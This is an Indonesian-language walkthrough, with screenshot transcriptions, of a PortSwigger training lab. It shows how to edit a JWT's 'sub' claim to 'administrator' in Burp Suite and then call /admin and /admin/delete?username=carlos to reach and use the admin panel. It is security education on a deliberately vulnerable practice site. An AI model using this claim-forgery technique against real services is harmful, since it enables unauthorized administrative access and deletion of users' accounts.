


Lab: JWT authentication bypass via unverified signature

Langkah pertama buka burpsuitepro dan unduh tools 1 sampai 4

The screenshot shows the Burp Suite Professional interface. In the top navigation bar, the 'Extensions' tab is selected. Below it, the 'JWT Scanner' extension is listed under the 'Installed' section. The extension details are displayed on the right: Name: JWT Scanner, Author: Dario Caluza, Cyril Bannwart, Tobias Hort-Gieß, Rating: ★★★★☆, Popularity: 100%, Version: 2.1.0, Updated: 29 May 2025. A 'Submit rating' button and a 'Reinstall' button are also visible. The main content area shows the 'Features' section, which includes a bulleted list of capabilities such as automatic detection, manual selection, and various vulnerability checks. Below that is the 'Usage' section with instructions for active scans and requests. Further down are sections for 'Automatically detect JWT', 'Manually select JWT', and 'Forging public keys'.

Lalu kemudian buka lab nya




JWT authentication bypass via unverified signature

WebSecurityAcademy LAB Not solved

WE LIKE TO BLOG

Search the blog... Search

Kemudian klik myaccount dan loginkan dengan akun username wiener dan password peter jangan lupa burpsuite nya di nyalakan dan foxy proxy nya jangan di intercept dan klik login



JWT authentication bypass via unverified signature

WebSecurityAcademy LAB Not solved

Login

Username: wiener

Password: *****

Log in

Dan ini adalah halaman login nya

Home | My account | Log out

My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email

Update email

Dan ini hasil di burpsuite nya

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
15	https://portwager.net/web-security-academy	POST	/login		✓	202	621			JWT authentication bypass	EJWT, D_JWT	✓	34.246.129.62	session=eyJraWQi...	22:16:36 14 Jun	8080	220
17	https://oaa5007a040fdb6808b2ef300760000.web-security-academy.net	GET	/my-account?id=wiener		✓	200	3480	HTML		JWT authentication bypass - Contains a JWT	EJWT, D_JWT	✓	34.246.129.62	session=eyJraWQi...	22:16:36 14 Jun	8080	210
18	https://oaa5007a040fdb6808b2ef300760000.web-security-academy.net	GET	/academy/labHeader			101	147			Contains a JWT	EJWT, D_JWT	✓	34.246.129.62	session=eyJraWQi...	22:16:36 14 Jun	8080	222

Lalu pilih yang nomor 17 yang mana terdapat kerentanan jwt kemudian send to repeater

Lalu kemudian klik json web tokens atau json web token kemudian rubah sub : yang semula wiener menjadi administrator dan klik send

Burp Suite Professional v2025.11.6 - Temporary Project - licensed to h3110w0r1d

Target: <https://0aa5007a040fd6b6808b26f300760000.web-security-academy.net>

Request

Pretty Raw Hex JSON Web Token **JSON Web Tokens**

```
{"alg": "RS256"}  
{"iss": "portswigger", "exp": "1768450595", "sub": "administrator"}
```

Response

Pretty Raw Hex Render

```
1. HTTP/2 200 Found  
2. Location: /login  
3. X-Frame-Options: SAMEORIGIN  
4. Content-Length: 0  
5.  
6.
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 17

Response headers 3

Exploit

Do not automatically modify signature
 Recalculate Signature
 Keep original signature
 Sign with random key pair
 Load Secret / Key from File

Secret Key for Signature recalculation:

Alg None Attack:
-
 CVE-2018-0114 Attack
[exp] Expired check passed - Thu Jan 15 04:16:35 UTC 2026

Done

86 bytes (210 millis)

Lalu kembali klik pretty kemudian rubah GET /my-account?id=wiener HTTP/2 menjadi administrator dan amati apa saja yang ada

Request

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0aa5007a040fdb6808b26f300760000.web-security-academy.net
3 Cookie: session=<...>
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aa5007a040fdb6808b26f300760000.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u0, i
15 Te: trailers
16
17
```

Response

```
<p>Not solved</p>
<span class="lab-status-icon"></span>
</div>
</div>
</div>
</div>
<div theme="">
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
<section class="top-links">
<a href="/">Home</a>
<!-->
<p>|</p>
<a href="/admin">Admin panel</a>
<!-->
<p>|</p>
<a href="/logout">Log out</a>
<!-->
<p>|</p>
</section>
</header>
<header class="notification-header">
<h1>My Account</h1>
```

Inspector

- Selection: 39 (0x27)
- Selected text: GET /my-account?id=administrator HTTP/2
- Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 17

Response headers: 4

Saat di klik render

Request

```
1 GET /my-account?id=administrator HTTP/2
2 Host: 0aa5007a040fdb6808b26f300760000.web-security-academy.net
3 Cookie: session=<...>
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aa5007a040fdb6808b26f300760000.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u0, i
15 Te: trailers
16
17
```

Response

```
WebSecurity Academy
JWT authentication bypass via unverified signature
LAB Not solved

My Account
```

Inspector

- Selection: 39 (0x27)
- Selected text: GET /my-account?id=administrator HTTP/2
- Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 17

Response headers: 4

Kemudian coba lagi rubah menjadi GET /admin HTTP/2

The screenshot shows the Burp Suite interface with a successful request to `/admin`. The response body contains the text "JWT authentication bypass via unverified signature" with a green "LAB" badge and a "Not solved" status. The "Inspector" tab shows the raw response header:

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 133
Date: Mon, 01 Jan 2024 10:00:00 GMT
Server: Apache/2.4.42 (Ubuntu)
Set-Cookie: session=...; expires=Tue, 02-Jan-2024 10:00:00 UTC; path=/; secure; HttpOnly
```

Dan ini adalah hasil render nya lalu langkah terakhir hapus admin carloss dengan cara merubah get nya menjadi GET /admin/delete?username=carlos HTTP/2

The screenshot shows the Burp Suite interface with a successful GET request to `/admin/delete?username=carlos`. The response body contains the text "HTTP/2 302 Found" and "Location: /admin". The "Inspector" tab shows the raw response header:

```
HTTP/2 302 Found
Location: /admin
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 01 Jan 2024 10:00:00 GMT
Server: Apache/2.4.42 (Ubuntu)
Set-Cookie: session=...; expires=Tue, 02-Jan-2024 10:00:00 UTC; path=/; secure; HttpOnly
```

Dan lab pun tersolved

The screenshot shows a Firefox browser window with the title bar "JWT authentication bypass via unverified signature". The address bar displays the URL "0aa5007ad40f6fb8808826f30d760000.web-security-academy.net/my-account?id=wiener". The page content includes the "WebSecurity Academy" logo, a success message "Congratulations, you solved the lab!", and a "Solved" badge. Navigation links like "Home", "My account", and "Log out" are visible at the bottom.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out